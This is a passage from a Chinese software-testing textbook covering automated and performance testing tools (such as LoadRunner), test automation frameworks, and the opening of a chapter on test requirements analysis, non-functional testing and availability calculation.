(17) 提供了很多插件,如.NET、Java、SAP、终端模拟器(Terminal Emulator)等,以支持不同类型应用的测试。

2. 其他一些需要的特性

(1) 容错处理机制。对于可以自动执行的测试任务,通常会在上班时间将任务定制好,下班后启动任务执行,第二天上班再来检查测试执行的结果。但是,经常会出现本来需要执行整晚的工作,第二天却发现才执行了 5 分钟,就因为程序的一些异常错误而终止了,而且这种情况经常发生。因此,测试工具应有相应的容错处理系统,可以自动处理一些异常情况而对系统进行复位,或者允许用户设置是否可以跳过某些错误,然后继续执行下面的任务。例如,开源的 Web 功能测试工具 Selenium 就设定了不同的断言方式,其中当“verify 断言方式”验证失败时,测试执行不会终止,继续执行下去,并将错误记入日志。

(2) 命令行方式运行测试脚本,可以为测试的执行带来更大的灵活性,这样程序 Build 后就可以自动启动测试脚本的执行,并且可以同时向一组机器发布命令,让它们同时运行不同的测试脚本。

(3) 分布式测试的支持。在互联网上有许多协同工作、通信等方面的应用软件,如网上会议系统、聊天系统等,支持多用户来共同操作软件,这时对自动化测试工具有更高的要求。例如,测试任务在多台机器上运行,操作步骤之间有依赖性,如需要等到机器 A 的某操作执行完之后,机器 B 的某一步操作才能执行。这样,就要求脚本的运行能够按照事先设置的任务执行时间表进行,即在指定时间、指定设备上执行指定的测试任务。而且,还要避免资源使用冲突问题,例如,当两个测试任务要同时打开一个文件时,能保持协调或协同处理,避免出现资源竞争问题。

(4) 支持远程代理程序的运行,在测试人员的工作机上可以控制实验室里的远程测试机,让测试机执行测试脚本,完成测试任务。代理程序占有很少资源、具有很强的独立性,相互传

送的数据量也要很小,这样对测试结果的影响才可以不计。

(5) 跨平台特性,如支持 Windows、Mac OS 和 Linux 不同的平台,具有更广泛的应用空间。

9.5 性能测试工具特性要求

性能测试工具执行测试的过程一般是通过虚拟用户生成器录制关键业务操作,自动生成原始的测试脚本。然后,在控制器编辑、组织测试脚本,分发给每个负载生成器(也称代理,Agent),Agent 向服务器发送行请求模拟客户端,执行脚本的同时将测试的结果返回给控制器。最终由控制器统计测试结果,并完成测试报告。

作为性能测试工具,首先能模拟实际用户的操作行为,记录和回放多用户测试中的事务处理过程,自动生成相应的测试脚本。其次,能针对脚本进行修改,增加逻辑控制,完成参数化和数据关联。假设要使用一系列不同的输入值来执行相同脚本的操作时,来匹配多个实际用户的操作行为,从而反映出系统真正的负载能力,这就需要用参数来替换已录制的值,即脚本参数化。脚本的参数化可以简化脚本,并增强脚本适用性。数据关联类似于参数化,可以简化脚本,适应企业应用中需要动态数据的情况。数据关联包含三个步骤——定义哪个录制的值需要被关联、定义数据源和它们之间的关联关系。

再者,可以设置不同的应用环境和场景,通过虚拟用户执行相应的测试脚本。最后,在脚本执行过程中,通过系统监控工具获得系统性能的相关指标的值,包括系统资源利用率、响应时间、数据吞吐量。通过实时性能监测来确认性能指标或发现性能问题。例如,流行的负载测试工具 HP LoadRunner(LR)有以下 4 个核心组件。

(1) 虚拟用户生成器(Vuser Generator,VuGen):用于捕获最终用户业务流程和创建测试脚本,即通过将应用程序中典型最终用户执行的操作录制到自动虚拟用户(Vuser)脚本中,以便作为负载测试的基础。虚拟用户包括 C Vuser、VB Vuser、VB Script Vuser、Java Vuser、JavaScript Vuser 等。

(2) 控制器(Controller):用于组织、驱动、管理和监控负载测试的中央控制。使用 Controller 可以运行用来模拟真实用户执行的操作的脚本,并可以通过让多个 Vuser(虚拟用户)同时执行这些操作来在系统中创建负载。

(3) 负载生成器(Load Generator):运行虚拟用户,以产生有效的、可控制的负载。

(4) 分析器(Analysis):帮助查看、分析和比较性能结果,使用这些图和报告,可以标识和确定应用程序中的瓶颈,并确定需要对系统进行哪些更改来提高系统性能。

另外,作为性能测试工具,一般还会提供下列功能。

(1) 能够支持广泛的通信协议和技术,例如,HP LoadRunner 支持 Windows Socket、HTTP、FTP、LDAP、Internet Messaging(IMAP)、MS Exchange(MAPI)、POP3、SMTP、voiceXML、WAP、ODBC 以及各种数据库、中间件等的连接。LoadRunner 还提供 Protocol Advisor 可以扫描应用程序以诊断被测试系统所采用的协议,并将它们显示在列表中。

(2) 提供一个互动的环境,能建立持续且循环的负载,限定负载,又能管理和驱动负载测试方案。可以事先设定测试目标,优化测试流程,并利用"日程计划服务"来定义用户在什么时候访问系统以产生负载,这样使测试过程高度自动化。

(3) 通过广域网模拟,可以比较精确地测试部署到广域网上的产品的点到点性能,包括延时、丢包、链接错误等,可以拥有一个更贴近真实部署环境的性能测试环境。

（4）安全机制，例如，LoadRunner 引入了 Secure Channels 机制，在控制器和负载产生器之间创建安全的通信通道，防止黑客的网络攻击。

（5）网络组合的配置。对于同一个 Web 应用程序，用户可能通过不同的网络类型来访问。负载测试如果想真实地模拟这种情况，则需要进行网络组合的配置。

（6）自定义测试结果的分析。例如，LoadRunner 提供 Analysis API，用户可以根据自己特定的需要编写程序，从测试结果中创建所需的分析会话（Analysis Session）并对其原始数据进行分析，提取关键的度量数据。也可以自己编写程序执行 Analysis 的某些功能，提取数据给外部的其他程序或软件使用。

9.6　测试自动化的框架

自动化测试（Test Automation，TA）框架，不仅能够很好地支持脚本的开发、调试和运行，还要能够灵活地集成相应的测试工具，管理测试机器、测试任务和测试报告等，例如，之前介绍的 JUnit、Selenium/Watir-webDriver 以及 Appium/Calabash 也可以分别被看作是单元测试、Web 功能测试以及移动应用的自动化测试框架。优秀的 TA 框架能够与现有测试管理系统、源代码管理系统、软件包构建系统或文件管理系统等集成起来。例如，当一个新软件包被构建之后，能自动安装和配置到测试环境上。TA 框架由下列部分组成，如图 9-6 所示。




图 9-6　TA 框架的基本构成

（1）Harness/IDE：TA 框架的核心，相当于"夹具"，其他 TA 框架的组成部分都能作为插件与之集成，而且承担脚本的创建、编辑、调试和管理等。

（2）TA 脚本的管理，包括公共脚本库、项目归类的脚本库。

（3）代理（Agents）负责 Harness 与工具的通信，控制测试工具的运行。

（4）测试工具（Tools）。

（5）任务安排（Scheduler）：安排和提交定时任务、事件触发任务等，以便实现无人值守的自动化测试执行。

（6）报告（Report）呈现，任何一个人都能以 Web 方式及时查到测试结果。

TA 执行的要求很清楚——测试人员可以预先安排测试任务，在客户端以 Web 方式提交测试任务、查看测试结果。如下班前提交一个晚上 9 点运行的测试任务，到了晚上 9 点，系统会自动启动任务执行。不仅能安排和提交测试任务，还要能够管理测试任务、控制或操作测试工具的运行，所以 Harness 要有管理和控制能力。例如，开源 TA 框架（Software Testing Automation Framework，STAF）提供测试所需的基本服务，提供 TA 框架所需的底层通信，并

使不同的测试工具进程之间交换数据。STAF 需要和软件自动化框架支持(Software Automation Framework Support,SAFS)及自动化框架执行引擎(STAf eXecution engine,STAX)结合起来使用。

再进一步,TA 框架能把 TA 运行的测试用例/任务和手工运行的测试用例/任务集中起来一起管理;TA 框架能够与持续集成环境、配置管理系统(如 SVN、Git 源代码管理)和缺陷管理系统等集成起来,TA 脚本直接由配置管理系统接管,持续构建后直接触发自动化测试,做到持续集成、持续测试,TA 所发现的缺陷能方便地被加入到缺陷库中,形成一个良好的开发和测试整合的环境。

对敏捷测试来说,自动化测试框架更为重要,一般会选择轻量型、开放类型的框架,其典型案例可以参考 RobotFramework(code.google.com/p/robotframework/),它是基于 Python 开发的、可扩展的框架,适用于多种接口的复杂软件(如用户接口、命令行、Web Service、编程接口等)的测试。又比如 Thoughtworks Mingle+Cruise+Twist,能帮助我们有效管理敏捷项目和协同工作,允许使用 BDD 开发模式和 Groovy 动态语言来编写测试脚本,包括手动和自动方式来创建可复用的自动化测试脚本,并结合测试领域特定语言(Domain Specific Languages,DSL)实现自动化测试。BDD 开发模式在敏捷测试中也很受关注,这类框架如 Cucumber、RSpec、NBehave/CBehave/JBehave、EasyB、JDave 等。

小结

测试工具的使用是自动化测试的主要特征,也是自动化测试的主要手段。自动化测试,有时不需要测试工具,而是使用一些命令、Shell 脚本就可以完成测试任务;其次,自动化测试不能仅局限于工具本身,必须和测试目标和测试策略结合起来,包括自动化测试的思想、流程和方法,在流程上支撑自动化测试的实现,在方法上保证选用正确的测试工具。

测试工具可以根据不同的测试方法、对象和目的进行分类,如白盒测试工具、黑盒测试工具、单元测试工具、功能测试工具、负载测试工具等。选择测试工具不仅要遵守一定的程序和步骤,而且要注重测试工具的特性,结合自己的实际应用特点,选择合适的工具。同时,在测试自动化实施时,不仅要了解普遍存在的问题,克服这些问题,建立合适的目标,做好人才和知识等各方面的储备,而且,要将自动化测试纳入整个软件开发流程之中,找准切入点,逐步推进自动化测试的工作,达到事先设定的目标。

本章着重介绍了功能测试工具和性能测试工具的一些关键特性,对选择合适的工具和充分使用好测试工具都有很大帮助。最后,还系统地介绍了自动化测试框架的概念和构成。

思考题

1. 手工测试和自动化测试有什么主要区别?
2. 手工测试和自动化测试如何进行有效的结合?试举出适当的例子。
3. 测试自动化实现中,关键的技术是什么?
4. 选择测试工具时,应注意哪些方面?
5. 谈谈如何更好地开展自动化测试工作。

第3篇 软件测试项目实践

软件测试方法和技术最终要应用到实际工程项目中，通过项目实践来检验，也只有通过不断的项目实践来获取经验，真正提高自己的测试实战能力。从软件开发基本过程看，软件测试经历从需求评审、设计评审、单元测试到系统测试、验收测试等过程，而从软件项目看，软件测试经历从测试计划、测试设计、测试环境设置、测试执行、测试结果分析直到最终提交测试报告这样一个过程。而测试计划的基础是测试需求分析，而且在这个过程中还涉及测试用例的建立和维护、缺陷的报告和跟踪。在测试项目管理过程中，也需要做好资源、进度、风险和文档的管理，但这些知识和技能可以在“软件项目管理”课程中学习，只是要注意软件测试的特点，例如，测试总是有风险的，测试工作在后期容易受到需求变更的影响，从而更有效地管理软件测试项目。

本篇总共5章：


第10章　测试需求分析与测试计划

第11章　设计和维护测试用例

第12章　部署测试环境

第13章　测试执行、缺陷报告与跟踪

第14章　软件测试和质量分析报告



第 10 章

测试需求分析与测试计划

美国项目管理研究所（Project Management Institute，PMI）认为，项目管理是在项目活动中运用一系列的知识、技能、工具和技术，以满足并超过相关利益者对项目的要求和期望。它实际指出了项目管理涉及的范畴和需要达到的目标。使项目顺利进行并达到预期的效果，这就是项目管理所应该实现的基本目标。那么，软件项目管理的目标就是为了使软件项目能够按照预定的成本、进度、质量顺利完成，而对成本、资源、进度、质量、风险等进行分析和控制的活动。

对于软件测试项目管理，在概念上和一般项目管理没有区别，但所管理的具体内容、所采用的具体技术和工具是不同的，而且关注点也不一样。软件测试项目的管理，始终围绕如何保证产品质量开展工作，防范软件开发中所存在的各种质量风险，密切跟踪和分析缺陷，最终在合理的成本和进度控制下能够有效地完成所有的测试工作，帮助团队发布满足用户要求和期望的、可维护的、高质量的软件产品。

在软件测试项目管理中，主要的工作就是做好计划和监控：测试计划的制定和执行计划的监督与控制。测试计划涉及面比较广，主要包括下列内容。

（1）测试目标和测试范围的确定，包括具体测试项及其优先级；

（2）识别测试风险，并采取相对应的测试策略，包括测试方法和工具的选择；

（3）测试工作量估算、测试资源分配；

（4）测试阶段划分、里程碑定义和进度表编制；

（5）最终交付内容。

但要做好计划，需要做好测试需求分析，即明确测试的范围和测试项，这也是测试工作量估算的基础，更是测试资源计划、进度计划的基础。

10.1　测试的目标和准则

测试项目计划的整体目标是为了确定测试的任务、所需的各种资源和投入、预见可能出现的问题和风险，以指导测试的执行，最终实现测试的目标，保证软件产品的质量。在项目的管理过程中，经常碰到的问题

是：等待做的任务比较多，但人力资源和时间受到限制，要完成所有的任务几乎是不可能的。这时候要解决的就是为各项任务建立优先级，这样就可以根据优先级高低，先后处理各项任务，降低测试的风险，以最小的代价获得尽可能高的质量。

1. 确定测试目标

(1) 为测试各项活动制定一个现实可行的、综合的计划，包括每项测试活动的对象、范围、方法、进度和预期结果；

(2) 定义测试项目中每个角色的责任和工作内容；

(3) 开发有效的测试模型，选择合适的测试方法，能正确地验证正在开发的软件系统；

(4) 确定测试所需要的时间和资源，以保证其可获得性、有效性；

(5) 确立每个测试阶段测试完成以及测试成功的标准、要实现的目标；

(6) 识别出测试活动中各种风险，并消除可能存在的风险，降低那些不可能消除的风险所带来的损失；

(7) 基于风险评估和资源、时间的限制，制定有效的测试策略，在可预见的、可接受的风险前提下，保证项目测试任务按时完成。

2. 软件测试项目的出入准则

为了保证测试实施能按计划执行，必须确认测试在满足什么外部条件下才能开始，这就要求在测试计划中定义软件测试项目及其各个阶段的进入准则，然后再定义测试项目及其各个阶段的结束准则。例如，测试项目的结束准则包括测试用例评审准则、测试执行结束准则、Bug描述和处理准则、文档模板和质量评估准则等，而测试项目的进入准则有以下几点。

(1) 清楚了解项目的整体计划框架，才能够制定测试计划。

(2) 完成需求规格说明书评审：只有了解到用户具体的、实际的需求，才能分析和确定测试需求和测试范围。

(3) 技术知识或业务知识的储备，无论是业务领域发生变化还是新技术的引入，测试人员都需要事先做好知识准备，包括对测试人员进行必要的培训。

(4) 标准环境：建立用户使用环境或业务运行环境一致或非常接近的测试环境。

(5) 技术设计文档是测试用例设计的重要参考资料，帮助测试人员了解系统的技术实现以及系统可能存在的薄弱环节等。

(6) 足够的资源，包括人力资源、硬件资源、软件资源和其他环境资源。

(7) 人员组织结构，项目经理、测试组长、成员等责任及其之间的关系已确定。

3. 测试项目管理的原则

要管理好软件测试项目，首先要制定好测试管理流程和测试规范，明确定义测试过程中各种活动、技术标准、度量指标和相应的文档模板。其次，要有正确的管理方法，包括对风险、进度和质量的管理。最后，在规范的测试流程和客观的评价标准基础之上，就要从软件测试项目的人员角色和责任、畅通的交流渠道、完善的奖惩体系等各方面着手，提高测试团队的作战能力。

(1) 可靠的需求。测试的需求是经各方一致同意的、可实现的并在文档中清楚地、完整地和详细地描述。

(2) 能够适应开发过程模型。例如，当采用快速开发模型或敏捷方法时，为了能够应对需求的变化，面对频繁的软件发布，测试人员需要和开发人员同步工作，并尽力实现自动化测试。

(3) 充分测试和尽早开始测试。每次改错或变更后,不仅要测试修改的地方,而且应该进行足够的回归测试。

(4) 合理的时间表。为测试设计、执行、变更后再测试以及测试结果分析等留出足够的时间,进行周密计划,不应使用突击的办法来完成项目。

(5) 充分沟通。不仅在测试团队内部做好沟通,而且要与开发人员、产品经理、市场人员甚至客户等进行有效沟通,并采用合适的通信手段,如电话、即时消息(IM)、远程在线会议系统和电子邮件等。

(6) 基于数据库的测试管理系统,通过这个系统有效地管理测试计划、测试用例、测试任务、缺陷和测试报告等,确保及时的管理和良好的协作。

10.2　测试需求分析

测试人员掌控了软件项目的背景、产品测试目标和准则,阅读相关软件需求文档,参与需求评审,以及掌握了第 2 章所学的产品质量特性知识,在这些基础之上,可以进行测试的需求分析,即包括下面这些工作。

(1) 明确测试范围,了解哪些功能点要测试、哪些功能点不需要测试;

(2) 知道哪些测试目标优先级高、哪些目标优先级低;

(3) 要完成哪些相应的测试任务才能确保目标的实现。

然后才能估算测试的工作量,安排测试的资源和进度。测试需求分析是测试设计和开发测试用例的基础,测试需求分析得越细,对测试用例的设计质量的帮助越大,详细的测试需求还是衡量测试覆盖率的主要依据。只有在做好测试需求的基础上,才能规划项目所需的资源、时间以及所存在的风险等。

10.2.1　测试需求分析的基本方法

无论是功能测试,还是非功能性测试,其测试需求的分析都有如下两个基本的出发点。

(1) 从客户角度进行分析:通过业务流程、业务数据、业务操作等分析,明确要验证的功能、数据、场景等内容,从而确定业务方面的测试需求。

(2) 从技术角度分析:通过研究系统架构设计、数据库设计、代码实现等,分析其技术特点,了解设计和实现要求,包括系统稳定可靠、分层处理、接口集成、数据结构、性能等方面的测试需求。

如果有完善的需求文档(如产品功能规格说明书),那么功能测试需求可以根据需求文档,再结合前面分析和自己的业务知识等,比较容易确定功能测试的需求。如果缺乏完善的需求文档,就需要借助启发式分析方法,从系统业务目标、结构、功能、数据、运行平台、操作等多方面进行综合分析,了解测试需求,并通过和用户、业务人员、产品经理或产品设计人员、开发人员等沟通,逐步让测试需求清晰起来。

(1) 业务目标:所有要做的功能特性都不能违背该系统要达到的业务目标,多问问如何更好地达到这些业务目标,如何验证是否实现这些业务目标?

(2) 系统结构:产品是如何构成的?系统有哪些组件、模块?模块之间有什么样的关系?有哪些接口?各个组件又包含哪些信息?

(3) 系统功能:产品能做哪些事、处理哪些业务?处理某些业务时由哪些功能来支撑、形

成怎样的处理过程？处理哪些错误类型？有哪些UI来呈现这些功能？

(4) 系统数据：产品处理哪些数据？最终输出哪些用户想要的结果？哪些数据是正常的？又有哪些异常的数据？输入数据是如何被转化、传递的？这中间有哪些过渡性数据？输出数据格式有什么要求？输出数据存储在哪里？

(5) 系统运行的平台：系统运行在什么硬件上？什么操作系统？有什么特殊的环境配置？是否依赖第三方组件？

(6) 系统操作：有哪些操作角色？什么场景下使用？不同角色、场景有什么不同？有哪些是交集的？

上面这些分析，更多是从测试对象本身来进行分析，还包括用户角色分析、用户行为分析、用户场景分析等。还可以通过其他方面的资料，帮助我们更好地完成测试的需求分析。

(1) 对竞争产品进行对比分析，明确测试的重点。

(2) 质量存在哪些风险，包括安全性漏洞等。

(3) 对过去类似产品或本产品上个版本所发现的缺陷进行分析，总结缺陷出现的规律，看看有没有漏掉的测试需求。

(4) 在易用性、用户体验上有什么特别的需求需要验证？

(5) 管理者或市场部门有没有事先特定的声明？

(6) 有没有相应的行业规范、特许质量标准？

测试需求分析过程，可以从质量要求出发，来展开测试需求分析，如从功能、性能、安全性、兼容性等各个质量要求出发，不断细化其内容，挖掘其对应的测试需求，覆盖质量要求。也可以从开发需求(如产品功能特性点、敏捷开发的用户故事)出发，针对每一条开发需求形成已分解的测试项，结合质量要求，这些测试项再扩展为测试任务，这些测试任务包括具体的功能性测试任务和非功能性测试任务。在整理测试需求时，需要分类、细化、合并并按照优先级进行排序，形成测试需求列表。

10.2.2 测试需求分析的技术

在软件测试需求分析过程中，可以采用有效的问题分析技术来帮助提高测试需求的有效性和工作效率。从测试需求分析来看，应力求通过与各相关干系人的沟通，收集足够的、有价值的信息或数据，借助下列途径来达到良好的分析效果，如：

(1) 通过提炼，抓住主要线索，或作为整体来进行分析，使测试需求分析简单化；

(2) 通过业务需求或功能层次的整理，使测试需求分析结构化、层次化；

(3) 通过绘制业务流程图、数据流程图等，使测试需求分析可视化；

(4) 通过类比、隐喻，加强用户需求的理解，更好地转化为测试需求。

在测试需求的分析中，能采用静态分析技术与动态分析技术、定性分析技术和定量分析技术，其中以静态分析技术、定性分析技术为主，但产品性能、用户行为分析和用户体验分析等也常采用定量分析技术。有时，会采用综合分析技术、模型分析技术等。

在测试需求分析时，产品本身往往处于需求分析和设计过程中，静态分析技术是常用的分析技术。静态分析技术包括：

(1) 通过系统建模语言(SysML)的需求图，可以更好地分析各项需求之间的关系，比较容易确定测试需求的边界。

(2) 通过状态图、活动图更容易列出测试场景，了解状态转换的路径和条件，哪些是重要

测试场景等。

(3) 实体关系图：可以明确测试的具体对象(实体)及其之间的关系，进行相关分析。

(4) 鱼骨图法、思维导图等，有一个清晰的分析思维过程，迅速展开测试需求，随时补充测试需求等。

(5) 代码复杂度静态分析工具，代码越复杂，测试的投入也需要越多。

(6) 还可以用一些普通工具，如检查表。

(7) 脑力激荡法，让大家发散思维，相互启发，不会错过任何测试需求。

而动态分析技术应用相对少一些，但在一些应用场景的分析中还是有帮助的，如前面提到的竞争对手产品分析，这是一种动态分析技术，通过操作竞争对手产品，全面了解相同业务的需求，在功能、逻辑、界面等各个方面深入挖掘测试需求。同样道理，需求原型分析技术——基于开发已构建的原型来进行测试需求分析，更能直观地理解产品，进而有助于测试需求的分析，达到类似效果。可以采用仿真技术、模拟技术、角色扮演等手段，也能帮助测试需求的分析。

10.2.3 功能测试范围分析

在分析测试范围时，一般先进行功能测试的范围分析，然后再进行非功能性测试的范围分析。对于功能测试，可以借助业务流程图、功能框图等来帮助进行测试的需求分析。在面向对象的软件开发中，也可借助 UML 用例图、活动图、协作图和状态图来进行功能测试范围分析。例如，针对 Web 应用系统，可以列出一些共性的测试需求。

(1) 用户登录，登录的用户名、口令能否保存？口令忘了，能否找回来？允许登录失败的次数是否有限制？口令字符有没有严格要求(如长度、大小写、特殊字符)？是否硬性规定经过一段时间后必须改变口令？

(2) 站点地图和导航条。每个网站都需要站点地图，让用户一看就能了解网络内容，而且当新用户在网站中迷失方向时，站点地图可以引导用户进行浏览，找到所想访问的内容。需要验证站点地图每一个链接是否存在而且正确，有没有涵盖站点上所有内容的链接。是否每个页面都有导航条？导航条是否一致、直观？

(3) 链接跳转正确，即链接地址正确，并能显示正常、自然，不要给人突然的感觉。

(4) 表单，各项输入是必需的、合理的，各项操作正常，对于错误的输入有准确、适当的提示，并完成最后的提交。提交后，返回提交内容的显示，使用户放心。如用户通过表单进行注册，能输入用户名、口令、地址、电话、爱好等各种信息，当格式、内容不对或不符时，及时给予提示，在用户提交信息后，进一步检查各项内容的正确性，然后写入数据库、返回注册成功的消息。

(5) 数据校验，根据业务规则和流程对用户输入数据进行校验，是许多系统不可缺少的。通过列表选择、规则提示或在线帮助，能很好地解决问题。

(6) Cookie，在 Web 应用中到处可见，用来保存用户注册、访问和其他本地客户端信息，所保存的信息要加密，并能及时更新。Cookie 被删除后，可以被重建。

(7) Session，是否安全、稳定，而且占用较少的资源。

(8) SSL、防火墙等的测试。使用了 SSL，浏览器地址栏中 URL 的“http:”就变为“https:”，服务器的连接端口号则由 80 变为 433，应用程序接口 API 也要和页面保持一致。防火墙支持更多的设置，包括代理、验证方式、超时等。

(9) 接口测试,与数据库服务器、第三方产品接口(如电子商务网站信用卡验证)的测试,包括接口错误代号和列表。

10.2.4 非功能性的系统测试需求

对于非功能性的系统测试,主要目的是验证软件系统的整体性能等是否满足其产品设计规格所指定的要求,涉及非功能性的质量需求,包括系统性能、安全性、兼容性、扩充性等的测试,可能还会涉及第三方产品的集成测试。对于每一个应用软件系统,非功能特性的质量需求都是存在的,这类测试需求会因不同的项目类型差异比较大,这些需求的程度、重要性不同,这也要求为非功能性测试需求设置优先级,下面就做一个简单的分析。

(1) 纯客户端软件,如字处理软件、下载软件、媒体(音频/视频)播放软件等在系统非功能性测试要求上是最低的,对性能、容错性、稳定性等有一定的要求,如占用较少的系统资源(CPU 和内存),而且能运行在不同的操作系统上,一般分为 Windows 版、Linux 版和 Mac 版等。在 Windows 上要支持 Windows XP、Windows 7 和 Windows 8 等。

(2) 纯 Web(B/S)应用系统,如门户网站、个人博客网站、网络信息服务等在系统非功能性测试上要求较高,特别强调性能和可用性,对安全性有一定的要求,主要是保证数据的备份和登录权限。性能要求好,可以允许大量并发用户的访问,而且用户在任何时刻可以访问,即每周 7 天,每天 24 小时(7×24)运行。

(3) 客户/服务器(C/S)应用系统,如邮件系统、群件或工作流系统、即时消息系统等在系统非功能性测试需求上与 Web 应用系统接近,也可能出现大量并发访问的用户,但安全性相对好些,客户端是特定的开发软件,相对于浏览器来说,对端口、协议等的限制比较容易做到。

(4) 大型复杂企业级系统涉及面广、集成性强,包括 B/S、C/S、数据库、目录服务、服务器集群、XML 接口等各个子系统。在系统非功能性测试需求上,这类系统要求最高,不论是在性能、可用性方面,还是在安全性、可靠性等方面,都有很高的要求。

系统非功能性测试的需求在不同应用领域也体现出较大差异。如网上银行、信用卡服务等系统,其安全性、可用性和可靠性等多方面的测试至关重要,因为这方面的缺陷很可能会给用户造成较大的损失。这些系统需要得到充分的安全性测试、容错性测试和负载测试。多数情况下,还需要独立第三方的安全认证。

而对于局域网内的企业级应用来说,有关权限控制、口令设置等安全性测试依然重要,但兼容性测试就相对简单,因为可以指定某些特定的硬件和软件,如打印机只用 HP LaserJet,操作系统和浏览器只用 Windows XP 和 IE,无须对各种各样的硬件和软件进行兼容性测试。对于客户端软件,一般情况下,性能不是问题,而容错性、稳定性的测试则显得重要些。

对于企业级应用系统来说,存在着不同的应用模式,其系统的架构也不一样,可以分为以功能为中心、以数据库为中心和以业务逻辑(工作流)为中心等,在进行系统测试时,所设定的目标也有一定的区别。

(1) 以功能为中心的系统,强调模块化的低耦合性和高内聚性,这类系统的可扩充性、维护性要求很高。

(2) 以数据库为中心的系统,强调数据处理的性能、正确性和有效性,使数据具有良好的一致性和兼容性,同时,确保数据的安全性,包括数据的存储、访问控制、加密、备份和恢复等。

(3) 以应用逻辑(工作流)为中心的系统,强调灵活、流畅和时间性,系统的可配置性强,接口规范,如采用 XML 统一各工作流构件的输入和输出。

除此之外，还有其他一些因素的影响，如项目的周期性和依赖性等。如果项目是一次性的，对可扩充性、可移植性等要求低，而长期性的项目（如产品开发）对可扩充性、可移植性要求就很高。对软件即服务（Software as a Service，SaaS）的应用服务模式，对软件运行的服务质量（Quality of Service，QoS）也有很高的要求，需要支持 7×24 不间断的服务。对于这样的 Web 服务软件，非功能性测试的需求涉及性能、安全性、容错性、兼容性、可用性、可伸缩性等各个方面。

服务级别协议（Service Level Agreement，SLA）指定了最低性能要求，以及未能满足此要求时必须提供的客户支持级别和程度。与 QoS 要求一样，服务级别要求源自业务要求，对要求的测试条件及不符合要求的构成条件均有明确规定，并代表着对部署系统必须达到的整体系统特性的担保。服务级别协议被视为合同，所以必须明确规定服务级别要求。如表 10-1 所示，下面侧重性能、可用性、安全性和兼容性的测试需求讨论，而对其他非功能性属性就不进行过多的讨论，这并不意味着这些属性就没有测试需求，例如，可维护性（即系统维护的容易程度）的测试需求也是很多的，包括系统监视、日志文件、故障恢复、数据更新和备份等测试。

表 10-1　影响 QoS 要求的系统特性

系统质量	说　明
性能	指按用户负载条件对响应时间和吞吐量所做的度量
可用性	指对系统资源和服务可供最终用户使用的程度度量，通常以系统的正常运行时间来表示
可伸缩性	指随时间推移为部署系统增加容量（和用户）的能力。可伸缩性通常涉及向系统添加资源，但不应要求对部署体系结构进行更改
安全性	指对系统及其用户的完整性进行说明的复杂因素组合。安全性包括用户的验证和授权、数据的安全以及对已部署系统的安全访问
潜在容量	指在不增加资源的情况下，系统处理异常峰值负载的能力。潜在容量是可用性、性能和可伸缩性特性中的一个因素
可维护性	指对已部署系统进行维护的难易度，其中包括监视系统、修复出现的故障以及升级硬件和软件组件等任务

知识点：SaaS 可用性测试

可用性是指系统正常运行的能力或程度，在一定程度上也是系统可靠性的表现，可用性测试就基本等同于可靠性测试。可用性一般用正常向用户提供软件服务的时间占总时间的百分比来表示，即：

可用性＝正常运行时间/（正常运行时间＋非正常运行时间）×100%

系统非正常运行时间可能是因硬件、软件、网络故障或任何其他因素（如断电）所致，这些因素能让系统停止工作或连接中断不能被访问或性能急剧降低不能使用软件现有的服务等。

可用性指标一般要求达到 4 个或 5 个“9”，即 99.99%或 99.999%。

（1）如果可用性达到 99.99%，对于一个全年不间断（7×24 的方式）运行的系统，意味着全年（525 600min）不能正常工作的时间只有 52min，不到 1h。

（2）如果可用性达到 99.999%，意味着全年不能正常工作的时间只有 5min。

所以一个系统的可用性达到 99.999%，基本能满足用户的需求。当然，不同的应用系统，可用性要求是不一样的，非实时性的信息系统或一般网站要求都很低，可能在 99%和

99.5%之间,而对一些军事系统,则要求很高,如美国防空雷达系统全年失效时间不超过两秒,可用性高达7个“9”之上,达99.999994%。

